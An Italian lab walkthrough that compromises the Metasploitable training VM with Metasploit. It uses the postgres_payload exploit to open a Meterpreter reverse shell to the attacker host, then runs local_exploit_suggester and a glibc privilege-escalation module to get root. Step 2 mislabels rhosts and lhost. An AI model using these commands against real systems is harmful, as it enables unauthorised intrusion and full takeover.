Sessione Meterpeter e scalata dei privilegi Metasploitable

1. Selezioniamo l'exploit `postgres_payload` per creare la reverse shell:

```
msf6 > search exploit/linux/postgres/postgres_payload

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
eck  Description
   -  ----                                          ---------------  ----
---  -----------
   0  exploit/linux/postgres/postgres_payload       2007-06-05       excellent
s    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                        .                .
     .
   2    \_ target: Linux x86_64                     .                .
     .
```

2. Impostiamo l'IP della macchina attaccante con `rhosts` e l'IP della macchina vittima con `lhost`:

```
msf6 > use 1
[*] Additionally setting TARGET ⇒ Linux x86
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.215.50
rhosts ⇒ 192.168.215.50
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.215.67
lhost ⇒ 192.168.215.67
msf6 exploit(linux/postgres/postgres_payload) > exploit
```

3. Eseguiamo l'exploit con il comando `exploit` e mettiamo la shell in `background`, così da poter utilizzare un secondo exploit:

```
[*] Started reverse TCP handler on 192.168.215.67:4444
[*] 192.168.215.50:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/jAILYvLV.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.215.50
[*] Meterpreter session 1 opened (192.168.215.67:4444 → 192.168.215.50:41719
) at 2024-11-13 15:47:56 +0100

meterpreter > background
```

4. Per trovare il secondo exploit, che ci serve per scalare i privilegi da postgres a root, utilizziamo un exploit che ci suggerirà gli exploit a cui la macchina vittima è vulnerabile, ovvero `local_exploit_suggester`.

Una volta selezionato, indichiamo al nuovo exploit di utilizzare la shell messa in background in precedenza con `set session 1`.

Dopodiché eseguiamo l'exploit con `run`:

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Chec
k  Description
   -  ----                                          ---------------  ----    ----
-  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No
   Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

5. L'exploit ci darà l'elenco degli exploit a cui la macchina vittima è vulnerabile. Per scalare i privilegi, utilizzeremo l'exploit 1.


```
[*] 192.168.215.50 - Valid modules for session 1:
================================================

 #   Name                                                                Poten
tially Vulnerable?  Check Result
 -   ----                                                                -----
-------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc                Yes
                     The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc                 Yes
                     The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                         Yes
                     The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                      Yes
                     The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                        Yes
                     The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                      Yes
                     The target is vulnerable. /usr/bin/nmap is setuid
```

6. Dopo aver selezionato l'exploit `glibc_ld_audit_dso_load_priv_esc`, impostiamo il payload x86, altrimenti l'exploit non avrà successo.

Questo perché metasploitable è una macchina a 32bit e non a 64bit e di default metasploit imposta il payload a 64bit.

Impostiamo il payload con il comando `set payload payload/linux/x86/meterpreter/reverse_tcp`.

Dopodiché indichiamo nuovamente la sessione con `set session 1` e lanciamo l'exploit:



Arrivati a questo punto, possiamo notare tramite il comando `getuid` abbiamo ottenuto i privilegi di root.